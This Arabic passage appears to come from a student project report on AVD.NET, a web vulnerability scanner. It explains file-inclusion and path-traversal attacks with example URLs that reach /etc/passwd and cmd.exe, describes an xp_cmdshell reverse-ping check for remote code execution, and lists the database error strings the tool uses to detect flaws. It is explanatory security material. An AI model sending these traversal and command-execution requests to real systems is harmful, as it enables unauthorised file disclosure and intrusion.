اختبارات اتلافية واختبارات لا اتلافية. ونسوق مثلاً على الاختبارات الاتلافية أي شي يغير البيانات بطريقة ما، مثل حذف ملف أو إدراج سجل في قاعدة البيانات. أما الاختبارات الائتلافية فتكون تلك الاختبارات التي تكررها كثيراً بدون التأثير على النظم المختبرة.

تظهر المشكلة عندما ترغب بالتأكيد من أن أسلوب هجوم ما (مثل الاجرائيات المخزنة أو حقن الأوامر) يسمح لك بتنفيذ الشفرة على الملقم، فما الذي ستفعله حينها؟ هل ستقوم بإنشاء ملف وتطلب من مسئول النظام البحث عنة؟ قد يؤخر ذلك الاختبار أو حتى يسبب أثار جانبية غير مرغوبة (تبعاً للملف الذي تضعه على الملقم ,أين تضعه). هل تحذف ملفاًَ كنت تستطيع الوصول إليه مسبقاً، ومن ثم تقوم بالتحقق من الوصول إليه مجدداً؟ هذا هو اختيار التلافي الذي قد لا يكون مناسباً أو حتى مسموحاً به.

من ناحية اخرى، توجد طرقة لتحديد ما إذا كان قد تم تنفيذ الأوامر البعيدة والحصول على نتائج مباشرة: أمر ping المعكوس.

ابدأ بتحميل وتشغيل الأوامر مراقبة الشبكة مثل Ethereal (<http://www.ethereal.com>) ، ثم أنجز اختبار التنفيذ عن بعد باستعمال الأمر (عنوان ip الخاص بك Ping) .على سبيل المثال استعمال ‘Ping 1.2.3.4’ master..xp\_cmdshell حيث يمثل 1.2.3.4 عنوان ip الخاص بك، إذا حصلي حزمة ICMP بعد الاختبار مباشر،فهذا يعني أن PING يعمل، وبالتالي يكون قد تم تنفيذ الشفرة على الملقم. تأكد من أن عنوان IP للملقم الويب الهدف أو ضمن نطاق عناوين شبكة IP للشركة، وذلك لأن Network Address Translation(NAT) وموازنة الحمل والملقمات الوكيلة وجدران حماية الاتصال وما إليها قد تعدل عناوين الشبكة وتمنع استقبال PING.

## هجوم تضمين الملف RFI :

تطبيق جميع تطبيقات الويب على ملقم الويب، والذي يستقر عادة على حاسب قوي في مكان بعيد. تتمثل الغاية الرئيسية لملقم الويب (وبالتالي تطبيق الويب) في تقديم الصفحات ذات المحتوى الديناميكي أو الستاتيكية للمستخدمين.

يتم تخزين هذا المحتوى في ما اصطلح على تسمية الصفحات، وهي في الحقيقة ملفات تستقر على ملقم الويب، وينصب عمل ملقم وتطبيق الويب على معالجة ونقل البيانات (مع المحتوى الديناميكي عند الضرورة) إلى العملاء، وكذلك في تقييد المستخدمين الذين يزورون الملقم بتلك الملفات المراد استعمالها كمحتوى ويب فقطز يجب أن تمنع أي مهاجم من محاولة عرض أو تنفيذ أي ملف أخر على ملقم الويب.

يمكن التعبير عن هجوم تضمين الملف بالشكل التالي: هجوم يحدد فيه المستخدم المسيء مواضع ملفات محظورة يعرضها أو ينفذها.

يمكن لعرض الملفات أن يسبب أي شي بداً من بانتهاك الخصوصية وانتهاءً باختراق الأمان في حال تمكن المهاجم من قراءة ملفات كلمات المرور المحلية.

يمثل تنفيذ الملفات مشكلة خطيرة أخرى، فهو يسمح للمهاجم بالتحكم بموقع الويب أو تعديله تبعاً لرغبته. يصف هذا الهجوم طريقة تضمين الملف.

تطبيق الهجوم تضمين الملف:

يطبق هذا الهجوم في شريك عنوان المستعرض. كما يمكن للمهاجم استخدام حقول النموذج الأخرى للحصول على ملفات من ملقم الويب (مثل الحقول المخفية لتحديد الملفات التي يجب تضمينها كترويسات / تذييل لطلب بحث)، ولكن الهجوم على مستوى URL هو أكثر شيوعاً في هجوم تضمين الملف.

نريد أن نضمن أنه عند أي طلب لصفحة أن يكون بوسع المستخدم العبث بالطلب، وأن يكون الملف المقدم مناسباً لمستخدم الويب.

تنفيذ الهجوم تضمين الملف:

نحتاج أولاً استخدام تطبيق ويب ومراقبة شريط عنوان URL بعناية، وذلك بحثاً عن إشارات لجلب الملفات وتشكيلها في المستعرض، على سبيل المثال، إذا شاهدنا العنوان التالي:

http://www.megamoneycorp.com/getreport.asp?item=q1-2005.html

يمكننا الملاحظة أن الملف Q1-2005.html متوفر في موضع ما على الويب، وأن التطبيق قام باستخلاصه وعرض محتواه للمستخدم.

يمكننا أن نجرب أولاً اكتشاف الملفات الأخرى الموجودة في الدليل، وذلك بتغير اسم الملف إلى ما يلي بكل بساطة:

http://www.megamoneycorp.com/getreport.asp?item=q2-2005.html

إذا كان الملف موجوداً ولا قيود على الملفات التي يمكننا الحصول عليها، فسوف نشاهد. يمكننا استخدام عملية تخمين الملفات هذه للعثور على ملفات على ملقم الويب لا يجب أن نتمكن من الوصول إليها عادة.

لم الأمر بهذا السوء؟ يكون وقت نشر بيانات مالية أحياناً هاماً. فإذا تم وضع البيان المالي عن الربع الثاني في موقع الويب megamoneycorp قبل يومين بدون توفير ارتباط له، فقد يستخدم مهاجم صحفي أو منافساً مثلاً هذه الحيلة للحصول على المعلومات مبكراً وستفيد منها بشكل أو أخر. ولقد حدث ذلك بالفعل عندما اتهمت intentia international وكالة reuters بإصدار بيان إرباح الربع الثالث مبكراً.

لا يقتصر هذا الهجوم على تخمين الملف. انأخد مثلاً عنوان URL التالي:

http://www.megamoneycorp.com/getreport.asp?itemgetreport.asp

لا يختلف هذا الطلب عن الطلب السابق، لكن بدلاً من استخلاص تقرير لعرض هذا الطلب URL هذا لنفسه. قد لا يعنينا هذا الشيء للوهلة الأولى، لكن توجد مشكلة هنا. لقد عالج الملقم الويب مسبقاً المحتوى الديناميكي، وهو سيقوم بكل بساطة بعرض الملف المطلوب يعني ذلك انه سيتم كشف شفرة المصدر للملف GETREPORT .ASP وهذا ما يمنح المهاجم معرفة جيدة بالتطبيق، بما في ذلك سلسلة الاتصال المحرفية مع قاعدة البيانات وكلمات المرور ومنطق العمل.

ماذا سيحدث إذا تم تقديم خطأ يقول بأن الملف المطلوب غير موجود؟ نعلم بالتأكيد بأن الملف getreport.asp موجود في مكان ما على الملقم،وذلك لان الطلبات الأخرى التي تحوي الدخل المتوقع كانت ناجحة، لذلك يجب أن يكون في موضع أخر بكل بساطة. قد يكون التطبيق قام بإنشاء دليل report عند طلب الملفين بحيث يكون الملف getreport.asp في دليل فرعي منه، باستخدام العملية / .. يمكننا توجيه التطبيق للبحث في دليل الأب عن الملف:

http://www.megamoneycorp.com/getreport.asp?item=../getreport.asp

يمكننا المتابعة حتى نحصل على الدليل الأب المطلوب أو الدليل الجذر، ويمكننا بعد ذلك التنقل صعوداً في شجرة الأدلة المناسبة. قد يلاحظ المهاجم شياً من الملفات المحتواة في ملقم الويب. لنأخذ مثلاً الطلب التالي

http://www.megamoneycorp.com/getreport.asp?item=../../../etc/passwd

إذا نجح ذلك، يكون لدى المهاجم الآن ملف النظام التشغيل قسّم في هجمات لاحقة. حيث المعامل /.. يوجد المستعرض إلى دليل الأب وبذلك ستقودك ثلاث نسخ متتالية منه عبر أربعة مستويات من المجلدات. حتى أن لم يكن الملف المطلوب هناك، يمكن للمهاجم بسهولة استكشاف موقعة بالمحاولة والخطأ.

**ملاحظة:** يجب أن نتعلم بعض الشيء عن نظام التشغيل الذي يعمل على تطبيق الويب.يحوي الملف C:/Windows/repair/sam.\_ جميع المستخدمين مع كلمات المرور على الآلة المحلية لمنصة Microsoft Windows . بشكل مماثل. يحوي الملف /etc/passwd في منصات UNIX المختلة جميع المستخدمين والمجموعات التي ينتمون إليها. بمرفه OS الهدف وأين يخزن ملفاته الهامة يمكنك النجاح بالتأكيد.

بشكل عام، يعرف الجميع أنه في ملقم Apache افتراضي يكون جذر الويب مخزناً في /usr/local/apache/htdocs ، بحيث تحفظ البيانات في أدلة مختلفة تحته. وبالتالي، تأخذ ثلاث عمليات إعادة توجيه للدليل التي جذر ملف النظام.

يحاول الأمر التالي:

http://www.megamoneycorp.com../../../winnt/system32/cmd.exe?/c+dir+c:\

العثور على ملفات CMD.EXE، وهي قشرة أوامر WINDOWS ثم ينفذ الأمر في c:/DIR الذي يقدم قائمة بجميع الملفات في دليل الجذر. بقليل من الصبر، يمكن أن نستخدم مهاجم هذه الحيلة للعثور على جميع الملفات في آلة الملقم للويب.

الحماية من الهجوم تضمين الملف:

توجد طريقتان لحماية نفسك من هجوم تضمين الملف:

تقييد تطبيق الويب بحيث يقدم الصفحات من دليل جذر الويب وأداته الفرعية فقط.

استخدام قوائم التحكم بالوصول (ِACls)

استعمل دائماُ أدلة جذر الويب، فهي تنشى حدوداً في عقل المطور حول المحتوى الذي يريد زوار الويب مشاهدته وذلك الذي لا يريدون مشاهدته. يرغمنا ذلك على مراعاة الجمهور الهدف لكل ملف. إذا دققنا كل ملف يستقر على ملقم الويب بهذه الطريقة فإننا نقلل من فرصة أن يكون الهجوم حقيقياً. يمكن لجميع نظم التشغيل التي تعمل عليها ملقمات الويب بإنشاء ما يعرف بسجن الجذر للتطبيق (ملقم الويب في هذه الحالة). يمثل سجن الجذر دليلاً يشبه جذر نظام الملفات رغم أن قد يكون ابناً لدليل أخر في التطبيق. وهناك الأمر الخاص بذلك في جميع منصات UNIX:

Chroot /path/to/www/ /usr/local/wed/bin/apachectl start

من ناحية اخرى ، هناك العديد مما يمكن القيام به لضمان عمل ملقمات الويب APACHE بشكل صحيح. للمزيد من المعلومات راجع التعليمات في العنوان التالي:

http://www.linux.com/article.pl?sid=04/05/24/1450203

بعد هذا الأمر، يعمل ملقم الويب في دليل www ولا يمكن استخدامه حيلة في النقطتين للصعود إلى مستوى أعلى، فتبعاً لنظام التشغيل، يعتقد الملقم أن هذا هو أب الأعلى مستوى. أما في Windows ، فيتم تحقيق هذه الوظيفة باستخدام الأدلة الظاهرية.

تمثل قوائم التحكم بالوصول ACLs طريقة اخرى لملاحقة من يستطيع عرض ملفات معينة. وعندما لا يجب أن يكون لجميع المستخدمين نفس مستوى من امتيازات الوصول، يمكن تحديد هذا المستوى بالتفصيل باستعمال ACLs.

يملك كل من Apache و IIS مستخدمين محددين وقوائم تحكم بالوصول معدة مسبقاً لمستخدمي الويب المجهولين.

يمثل دمج إحدى هاتين النقطتين أو كلتاهما مع ترشيح الدخل أفضل طريقة لمنع هجوم تضمين الملف. فعندما يستقبل تطبيق الويب طلب URL يجب عليه أن يرشح المحارف الخاصة والشفرة وأوامر نظام التشغيل والبرامج النصية. ويمكن حسنها فقط تنفيذ الأمر على ملقم الويب والملف المناسب إذا كان مسموحاً بذلك، ومن ثم تشكيله في مستعرضات المستخدم.

سوف يبطئ هذا تحميل الصفحات، ولكن الأمان يأتي دائماً على حساب الأداء.

## عناكب الويب :

إنَّ "عنكبوت الويب" هو الترجمة العربيَّة التي تقابل المصطلح Web spider أو Web crawler[[8]](#footnote-9) و هو عبارة عن برنامج يستخدم من قبل مُحرِّكات البحث – و غيرها – لتتبع و جمع محتويات موقع ما و لأنَّنا في مشروعنا هذا (أعني AVD.NET) سنحتاج إلى تتبع محتويات الموقع الهدف و الذي ننوي اختباره سنتعرض هنا للمبادئ النظريَّة لعناكب الويب.

عند دخول العناكب لصفحة معينة فإنَّها تقوم بمسحٍ كاملٍ لها ابتداءً بالاطلاع على محتوى الـmeta names من keywords و description لمعرفة عن ماذا تتكلم الصفحة بالتحديد وما هي الكلمات المفتاحية فيها keywords و ربما تقوم بالتوجه لمحتوى الصفحة نفسها والاطلاع على الكلمات المكتوبة بخط عريض أو كبير أو مختلف اللون أو النوع مفترضةً في ذلك أن هذه الكلمات لها قيمة في هذه الصفحة كذلك وبالتالي يجب اعتبارها وكأنها من ضمن الكلمات التي تحدد ما هو محتوى الصفحة بالضبط كماهو الحال مع الـ meta keywords (هكذا يفعل google على سبيل المثال) , بعد ذلك تقوم العناكب بتخزين معلومات معينة عن الصفحة و قد تخزنها كاملةً في قاعدة البيانات الخاصة لهذا الغرض و لهذا نشاهد بقاء بعض الصفحات في Cash محرك البحث google حتى بعد حذفها مثلاً.

في مشروعنا سنهتم بتخزين محتوى الصفحة كاملاً مع الرابط الخاص بها و لن نجعل العنكبوت الخاص بمشروعنا يتتبع الروابط التي تشير إلى مواقع أخرى غير الموقع الهدف و الذي يتم اختباره.

**الفصل الثاني :**

# تحليل النظام

## الفكرة العامَّة :

نستطيع أن نلخِّص الأفكار العامَّة للمشروع بما يلي :

1 – يقوم البرنامج بتتبع جميع صفحات الموقع الهدف لاختبارها جميعاً و هذا ما يجعلنا نحتاج لعنكبوت ويب ضمن المشروع.

2 – يقوم البرنامج بتحليل محتوى الصفحات المعادة للتعرف على ثلاثة أشياء بشكل رئيسي :


روابط الصفحات الأخرى لنفس الموقع (وسوم a في HTML الصفحة) من أجل تتبعها.

نماذج الإدخال HTML Froms من أجل تطبيق الهجمات التي نوقشت في الفصل السابق.


متغيرات روابط الصفحات Query string parameters من أجل تطبيق الهجمات التي نوقشت في الفصل السابق.

و هذا ما يحتاج بالطبع إلى HTML Parser ضمن المشروع للقيام بهذه المهمة.


و المخطط التالي يوضِّح أجزاء النظام و بنيانه :



3 – قد يكون موقع الويب الذي يتم اختباره كبيراً (و هذه هي الحالة الطبيعية غالباً) و لهذا نحتاج إلى قاعدة بيانات لتخزين نتائج الهجمات و محتوى الصفحات و معلومات أخرى مما يسمح بإيقاف/متابعة فحص موقع ما في أي وقت , و هذا ما يؤمنه عنكبوت الويب الذي تتضح آلية عمله في نظامنا من خلال المخطط التالي :



## مخطط حالات الاستخدام :



ملحوظة : استعملنا التعبير "EndUser" اسماً للـ Actor في المخطط أعلاه تفادياً لذكر جميع الفئات المستهدفة في المشروع كـ Actors و نذكِّر هنا ببعض الفئات المستهدفة :


مطوِّرو و مبرمجو مواقع الويب.

مدراء مواقع الويب.

قراصنة القبَّعات البيضاء (الهاكرز الأخلاقي).

مختبرو أمن مواقع الويب.

## مخطط الحُزَمْ Packages :



الحزمة الأولى Web : و تضم مجموعة الصفوف التي ستوفر للبرنامج آلية التعامل مع الويب بشكل مباشر مثل إرسال طلبات HTTP و عنكبوت الويب و HTML Parser و غيرها.


الحزمة الثانية DB : و تضم مجموعة الصفوف التي ستوفر للبرنامج آلية للتخاطب مع قاعدة بياناته.

الحزمة الثالثة Attacking : و تضم مجموعة الصفوف التي ستوفر للبرنامج آلية تطبيق الهجمات على صفحات الموقع الهدف.


الحزمة الرابعة GUIs : و تضم مجموعة الصفوف التي ستوفر الواجهات المرئيَّة للبرنامج.

و في ما يلي مخططات الصفوف لكل حزمة من الحزم السابقة :


## الحزمة WEB :




## الحزمة ATTACKING :




## الحزمة DB :



## الحزمة GUI :



## مخطط قاعدة البيانات :



قمنا باعتماد قاعدة بيانات MS-Access لسبب رئيسي و هو أنَّها قاعدة بيانات ترتكز إلى الملفات و تخزّن بملف وحيد يمكن نقله بسهولة من حاسب لآخر دون الحاجة لإدخال المستخدم النهائي في تعقيدات قواعد البيانات المعتمدة على Server و هذا ما سيسمح لبرنامجنا أن يكون على الذاكرة المحمولة (Flash memory) لأي مختبر تطبيقات ويب في أي وقت.

قاعدة بيانات AVD.NET بسيطة جداً فهي عبارة عن ثلاث جداول :

جدول Profile للاحتفاظ بالمعلومات الرئيسية عن كل موقع هدف يتم اختباره.

جدول Pages للاحتفاظ بمعلومات الصفحات الخاصة بـ Profile معيَّن من أجل العمليات الاحصائيَّة و متابعة الاختبارات لاحقاً.


جدول Exploit لتخزين الثغرات التي يتم العثور عليها في Profile معيَّن.

## أوضاع الاختبارات التي يوفرها AVD.NET :

يوفر نظامنا وضعين رئيسين من الاختبارات :

الوضع الاعتيادي Normal mode :

و هذا الوضع هو الوضع الافتراضي لأي اختبار يتم تطبيقه على أي موقع باستخدام نظامنا , في هذا الوضع يتم اختبار كتلة من المتغيرات دفعةً واحدةً بحيث يتم حقن جميع متغيرات الـ Query string أو كافة حقول النماذح Form input fields بنفس الدخل الخبيث دفعةً واحدة في محاولة تحقيق الهجوم و نتيجةً لهذا سنحصل على معلومة تفيد أن الصفحة التالية تحتوي ثغرة من نوع XSS مثلاً دون أي معلومات إضافية عن المتغير المصاب بهذه الثغرة بالضبط , بالطبع فإنَّ هذا الوضع يستخدم عند التركيز على السرعة في إنجاز الاختبار إذ أن إرسال طلب HTTP واحد بالتأكيد يستهلك زمناً أقل من إرسال طلب HTTP منفصل لكل متغير , و يحسب الزمن الكلي لاختبار موقع ما في هذا الوضع من العلاقة[[9]](#footnote-10) :



حيث :

T : الزمن الكلي لاختبار الموقع.


n : عدد صفحات الموقع.

NT : عدد الاختبارات المطبقة على كل صفحة ( XSS فقط , أم SQL injection فقط أم كلاهما معاً .. إلخ).

RT : الزمن اللازم لإرسال طلب الويب.

الوضع العميق Deep mode :

يعطي هذا الوضع تفاصيلاً أكثر عن الحقول المصابة بثغرة ما إذ أنَّ اختبار صفحة بهذا الوضع يعني إرسال مجموعة طلبات خبيثة على أن يكون أحد حقول النماذج أو أحد حقول الـ Query String هو الخبيث فقط في كل طلب مما يعني أنَّنا سنحصل على معلومة أكيدة في حال نجاح الهجمة تؤكّد أنَّ الصفحة الفلانيَّة مصابة بثغرة من النوع الفلاني في حقل الإدخال الفلاني و طبعاً كما ذكرنا سابقاً فإنَّ لهذه المعلومة الدقيقة ضريبة تتعلق بالزمن الكلي لاختبار الموقع و الذي يحسب من العلاقة[[10]](#footnote-11) :



حيث :

T : الزمن الكلي لاختبار الموقع.

n : عدد صفحات الموقع.

NQ : عدد متغيرات الـ Query string في رابط الصفحة.

NF : عدد حقول النماذج Form input fields في الصفحة.

NT : عدد الاختبارات المطبقة على كل صفحة ( XSS فقط , أم SQL injection فقط أم كلاهما معاً .. إلخ).

RT : الزمن اللازم لإرسال طلب الويب.

## أطوار اختبار الصفحات :

تمر كل صفحة يتم اختبارها باستخدام AVD.NET بثلاثة أطوار يوضِّحها المخطَّط التالي :

1 – طور التحميل : يقوم عنكبوت الويب بتحميل محتوى الصفحة على شكل شيفرة HTML.

2- طور التحليل : يقوم الـ Parser باستخراج الروابط (عناصر a) و نماذج الإدخال (عناصر Form و عناصر Input الخاصة بكل نموذج) بالإضافة إلى استخراج متغيرات رابط الصفحة ( Query string parameters).

3- طور الهجوم : بالاعتماد على المعلومات الناتجة عن طور التحليل يقوم AVD.NET بشن هجوم/مجموعة من الهجمات[[11]](#footnote-12) على الصفحة لاكتشاف الثغرات الموجودة فيها.

## هل الصفحة الفلانية مصابة بثغرة أم لا ؟

ربَّما كان التحدِّي الأكبر الذي واجهنا أثناء تطوير المشروع هو معيار اعتبار صفحة ما مصابة بثغرة أم لا و بعد عملية تأمُّل بسيطة وجدنا مايلي :

1 - ثغرات XSS : ببساطة نستطيع في هذا النوع من الثغرات أن نجزم و نكون على يقين تماماً من وجود هذه الثغرات إذا ظهر الدخل الخبيث (استعملنا شيفرة Java script) الذي مررناه لأحد متغيرات الروابط أو النماذج ضمن الصفحة المُعادة.

2 - ثغرات SQL Ijnection : نظراً لاختلاف جمل الاستعلام بين صفحة و أخرى و بين محرك قواعد بيانات و آخر إلى حد ما استخدمنا دخلاً خبيثاً يؤدي لحدوث خطأ حتمي في جملة SQL المحقونة به (نقول هذا يقيناً لأن دخلنا الخبيث خاطئ أصلاً !) , و كل ما يتبقى إذن أن نبحث عن رسالة الخطأ التي ستعيدها الصفحة و لكن هل الموضوع بهذه البساطة ؟

بعد دراسة مطولة لأخطاء أشهر محركات قواعد البيانات المستخدمة في الويب و الناتجة عن محاولة تنفيذ تابع ينفذ جملة جملة SQL خاطئة تبين لنا أنَّ جميع هذه الأخطاء الكثيرة جداً تستخدم واحدة من الجمل التالية بشكل حتمي :

"valid MySQL" , "SQL syntax" , "ODBC Microsoft Access Driver" , "java.sql.SQLException" , "XpathException" , "valid ldap" , "javax.naming.NameNotFoundException" , "System.FormatException" , "System.Data.SqlClient.SqlException"

و أصبح العثور على إحدى الجمل السابقة بعد تنفيذ هجوم SQL بمثابة العثور على الكنز الآن.

3 – ثغرات RFI : بنفس المبدأ الذي اشتغلنا على أساسه فيما يتصل بثغرات SQL injection و بعد البحث أيضاً تبين أنَّ الأخطاء الناتجة عن محاولة تنفيذ تابع يقوم بالوصول إلى ملف غير موجود تنحصر في الجمل التالية :

"fread()" , "include\_path" , "Failed opening required" , "file(" , " file\_get\_contents(" , " java.io.FileNotFoundException:" , " System.IO.FileNotFoundException" , " System.IO.DirectoryNotFoundException"

و مرَّة أخرى أصبح العثور على إحدى الجمل السابقة بعد تنفيذ هجوم RFI بمثابة العثور على الكنز.

## حالة "ربَّما يكون هناك ثغرة" :

